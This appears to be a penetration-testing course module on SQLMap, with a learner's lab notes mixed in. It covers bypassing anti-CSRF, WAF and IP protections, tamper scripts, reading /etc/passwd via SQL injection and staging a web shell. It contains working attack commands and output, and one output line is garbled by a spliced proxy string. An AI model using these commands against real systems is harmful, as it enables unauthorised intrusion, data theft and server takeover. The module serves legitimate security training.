Bypassing Web Application Protections
There won't be any protection(s) deployed on the target side in an ideal scenario, thus not preventing automatic exploitation. Otherwise, we can expect problems when running an automated tool of any kind against such a target. Nevertheless, many mechanisms are incorporated into SQLMap, which can help us successfully bypass such protections.
Anti-CSRF Token Bypass
One of the first lines of defense against the usage of automation tools is the incorporation of anti-CSRF (i.e., Cross-Site Request Forgery) tokens into all HTTP requests, especially those generated as a result of web-form filling.
In most basic terms, each HTTP request in such a scenario should have a (valid) token value available only if the user actually visited and used the page. While the original idea was the prevention of scenarios with malicious links, where just opening these links would have undesired consequences for unaware logged-in users (e.g., open administrator pages and add a new user with predefined credentials), this security feature also inadvertently hardened the applications against the (unwanted) automation.
Nevertheless, SQLMap has options that can help in bypassing anti-CSRF protection. Namely, the most important option is --csrf-token. By specifying the token parameter name (which should already be available within the provided request data), SQLMap will automatically attempt to parse the target response content and search for fresh token values so it can use them in the next request.
Additionally, even in a case where the user does not explicitly specify the token's name via --csrf-token, if one of the provided parameters contains any of the common infixes (i.e. csrf, xsrf, token), the user will be prompted whether to update it in further requests:
Bypassing Web Application Protections
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/" --data="id=1&csrf-token=WfF1szMUHhiokx9AHFply5L2xAOfjRkE" --csrf-token="csrf-token"        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.4.9}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 22:18:01 /2020-09-18/

POST parameter 'csrf-token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N] y
Unique Value Bypass
In some cases, the web application may only require unique values to be provided inside predefined parameters. Such a mechanism is similar to the anti-CSRF technique described above, except that there is no need to parse the web page content. So, by simply ensuring that each request has a unique value for a predefined parameter, the web application can easily prevent CSRF attempts while at the same time averting some of the automation tools. For this, the option --randomize should be used, pointing to the parameter name containing a value which should be randomized before being sent:
Bypassing Web Application Protections
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1&rp=29125" --randomize=rp --batch -v 5 | grep URIURI: http://www.example.com:80/?id=1&rp=99954
URI: http://www.example.com:80/?id=1&rp=87216
URI: http://www.example.com:80/?id=9030&rp=36456
URI: http://www.example.com:80/?id=1.%2C%29%29%27.%28%28%2C%22&rp=16689
URI: http://www.example.com:80/?id=1%27xaFUVK%3C%27%22%3EHKtQrg&rp=40049
URI: http://www.example.com:80/?id=1%29%20AND%209368%3D6381%20AND%20%287422%3D7422&rp=95185
Calculated Parameter Bypass
Another similar mechanism is where a web application expects a proper parameter value to be calculated based on some other parameter value(s). Most often, one parameter value has to contain the message digest (e.g. h=MD5(id)) of another one. To bypass this, the option --eval should be used, where a valid Python code is being evaluated just before the request is being sent to the target:
Bypassing Web Application Protections
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1&h=c4ca4238a0b923820dcc509a6f75849b" --eval="import hashlib; h=hashlib.md5(id).hexdigest()" --batch -v 5 | grep URIURI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b
URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b
URI: http://www.example.com:80/?id=9061&h=4d7e0d72898ae7ea3593eb5ebf20c744
URI: http://www.example.com:80/?id=1%2C.%2C%27%22.%2C%28.%29&h=620460a56536e2d32fb2f4842ad5a08d
URI: http://www.example.com:80/?id=1%27MyipGP%3C%27%22%3EibjjSu&h=db7c815825b14d67aaa32da09b8b2d42
URI: http://www.example.com:80/?id=1%29%20AND%209978%socks4://177.39.187.70:33283ssocks4://177.39.187.70:332833D1232%20AND%20%284955%3D4955&h=02312acd4ebe69e2528382dfff7fc5cc
IP Address Concealing
In case we want to conceal our IP address, or if a certain web application has a protection mechanism that blacklists our current IP address, we can try to use a proxy or the anonymity network Tor. A proxy can be set with the option --proxy (e.g. --proxy="socks4://177.39.187.70:33283"), where we should add a working proxy.
In addition to that, if we have a list of proxies, we can provide them to SQLMap with the option --proxy-file. This way, SQLMap will go sequentially through the list, and in case of any problems (e.g., blacklisting of IP address), it will just skip from current to the next from the list. The other option is Tor network use to provide an easy to use anonymization, where our IP can appear anywhere from a large list of Tor exit nodes. When properly installed on the local machine, there should be a SOCKS4 proxy service at the local port 9050 or 9150. By using switch --tor, SQLMap will automatically try to find the local port and use it appropriately.
If we wanted to be sure that Tor is properly being used, to prevent unwanted behavior, we could use the switch --check-tor. In such cases, SQLMap will connect to the https://check.torproject.org/ and check the response for the intended result (i.e., Congratulations appears inside).
WAF Bypass
Whenever we run SQLMap, As part of the initial tests, SQLMap sends a predefined malicious looking payload using a non-existent parameter name (e.g. ?pfov=...) to test for the existence of a WAF (Web Application Firewall). There will be a substantial change in the response compared to the original in case of any protection between the user and the target. For example, if one of the most popular WAF solutions (ModSecurity) is implemented, there should be a 406 - Not Acceptable response after such a request.
In case of a positive detection, to identify the actual protection mechanism, SQLMap uses a third-party library identYwaf, containing the signatures of 80 different WAF solutions. If we wanted to skip this heuristical test altogether (i.e., to produce less noise), we can use switch --skip-waf.
User-agent Blacklisting Bypass
In case of immediate problems (e.g., HTTP error code 5XX from the start) while running SQLMap, one of the first things we should think of is the potential blacklisting of the default user-agent used by SQLMap (e.g. User-agent: sqlmap/1.4.9 (http://sqlmap.org)).
This is trivial to bypass with the switch --random-agent, which changes the default user-agent with a randomly chosen value from a large pool of values used by browsers.
Note: If some form of protection is detected during the run, we can expect problems with the target, even other security mechanisms. The main reason is the continuous development and new improvements in such protections, leaving smaller and smaller maneuver space for attackers.
Tamper Scripts
Finally, one of the most popular mechanisms implemented in SQLMap for bypassing WAF/IPS solutions is the so-called "tamper" scripts. Tamper scripts are a special kind of (Python) scripts written for modifying requests just before being sent to the target, in most cases to bypass some protection.
For example, one of the most popular tamper scripts between is replacing all occurrences of greater than operator (>) with NOT BETWEEN 0 AND #, and the equals operator (=) with BETWEEN # AND #. This way, many primitive protection mechanisms (focused mostly on preventing XSS attacks) are easily bypassed, at least for SQLi purposes.
Tamper scripts can be chained, one after another, within the --tamper option (e.g. --tamper=between,randomcase), where they are run based on their predefined priority. A priority is predefined to prevent any unwanted behavior, as some scripts modify payloads by modifying their SQL syntax (e.g. ifnull2ifisnull). In contrast, some tamper scripts do not care about the inner content (e.g. appendnullbyte).
Tamper scripts can modify any part of the request, although the majority change the payload content. The most notable tamper scripts are the following:
To get a whole list of implemented tamper scripts, along with the description as above, switch --list-tampers can be used. We can also develop custom Tamper scripts for any custom type of attack, like a second-order SQLi.
Miscellaneous Bypasses
Out of other protection bypass mechanisms, there are also two more that should be mentioned. The first one is the Chunked transfer encoding, turned on using the switch --chunked, which splits the POST request's body into so-called "chunks." Blacklisted SQL keywords are split between chunks in a way that the request containing them can pass unnoticed.
The other bypass mechanisms is the HTTP parameter pollution (HPP), where payloads are split in a similar way as in case of --chunked between different same parameter named values (e.g. ?id=1&id=UNION&id=SELECT&id=username,password&id=FROM&id=users...), which are concatenated by the target platform if supporting it (e.g. ASP).
Question

case 8 i used this command
sqlmap -r re.txt -- csrf-token="t0ken" --batch --dump
which re.txt is the request



case 9
sqlmap -u "http://94.237.53.203:59479/case9.php?id=1&uid=288259012" -T flag9 --dump --risk=3 --level=5 --batch --randomize=uid

case 10
sqlmap -r re.txt -T flag10 --dump --risk=3 --level=5 --batch
case 11 sqlmap -r re.txt -T flag11 --dump --risk=3 --level=5 --batch --tamper=greatest,least --threads=10
OS Exploitation
SQLMap has the ability to utilize an SQL Injection to read and write files from the local system outside the DBMS. SQLMap can also attempt to give us direct command execution on the remote host if we had the proper privileges.
File Read/Write
The first part of OS Exploitation through an SQL Injection vulnerability is reading and writing data on the hosting server. Reading data is much more common than writing data, which is strictly privileged in modern DBMSes, as it can lead to system exploitation, as we will see. For example, in MySql, to read local files, the DB user must have the privilege to LOAD DATA and INSERT, to be able to load the content of a file to a table and then reading that table.
An example of such a command is:
- LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE passwd;
While we do not necessarily need to have database administrator privileges (DBA) to read data, this is becoming more common in modern DBMSes. The same applies to other common databases. Still, if we do have DBA privileges, then it is much more probable that we have file-read privileges.
Checking for DBA Privileges
To check whether we have DBA privileges with SQLMap, we can use the --is-dba option:
OS Exploitation
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/case1.php?id=1" --is-dba        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.11#stable}|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 17:31:55 /2020-11-19/

[17:31:55] [INFO] resuming back-end DBMS 'mysql'
[17:31:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
current user is DBA: False

[*] ending @ 17:31:56 /2020-11-19
As we can see, if we test that on one of the previous exercises, we get current user is DBA: False, meaning that we do not have DBA access. If we tried to read a file using SQLMap, we would get something like:
OS Exploitation
[17:31:43] [INFO] fetching file: '/etc/passwd'
[17:31:43] [ERROR] no data retrieved
To test OS exploitation, let's try an exercise in which we do have DBA privileges, as seen in the questions at the end of this section:
OS Exploitation
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --is-dba        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.11#stable}|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 17:37:47 /2020-11-19/

[17:37:47] [INFO] resuming back-end DBMS 'mysql'
[17:37:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
current user is DBA: True

[*] ending @ 17:37:48 /2020-11-19/
We see that this time we get current user is DBA: True, meaning that we may have the privilege to read local files.
Reading Local Files
Instead of manually injecting the above line through SQLi, SQLMap makes it relatively easy to read local files with the --file-read option:
OS Exploitation
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --file-read "/etc/passwd"        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.11#stable}|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 17:40:00 /2020-11-19/

[17:40:00] [INFO] resuming back-end DBMS 'mysql'
[17:40:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
[17:40:01] [INFO] fetching file: '/etc/passwd'
[17:40:01] [WARNING] time-based comparison requires larger statistical model, please wait............................. (done)
[17:40:07] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[17:40:07] [WARNING] unable to retrieve the content of the file '/etc/passwd', going to fall-back to simpler UNION technique
[17:40:07] [INFO] fetching file: '/etc/passwd'
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] y

[17:40:14] [INFO] the local file '~/.sqlmap/output/www.example.com/files/_etc_passwd' and the remote file '/etc/passwd' have the same size (982 B)
files saved to [1]:
[*] ~/.sqlmap/output/www.example.com/files/_etc_passwd (same file)

[*] ending @ 17:40:14 /2020-11-19/
As we can see, SQLMap said files saved to a local file. We can cat the local file to see its content:
OS Exploitation
sasorirose@htb[/htb]$ cat ~/.sqlmap/output/www.example.com/files/_etc_passwdroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...SNIP...
We have successfully retrieved the remote file.
Writing Local Files
When it comes to writing files to the hosting server, it becomes much more restricted in modern DMBSes, since we can utilize this to write a Web Shell on the remote server, and hence get code execution and take over the server.
This is why modern DBMSes disable file-write by default and need certain privileges for DBA's to be able to write files. For example, in MySql, the --secure-file-priv configuration must be manually disabled to allow writing data into local files using the INTO OUTFILE SQL query, in addition to any local access needed on the host server, like the privilege to write in the directory we need.
Still, many web applications require the ability for DBMSes to write data into files, so it is worth testing whether we can write files to the remote server. To do that with SQLMap, we can use the --file-write and --file-dest options. First, let's prepare a basic PHP web shell and write it into a shell.php file:
OS Exploitation
sasorirose@htb[/htb]$ echo '' > shell.phpNow, let's attempt to write this file on the remote server, in the /var/www/html/ directory, the default server webroot for Apache. If we didn't know the server webroot, we will see how SQLMap can automatically find it.
OS Exploitation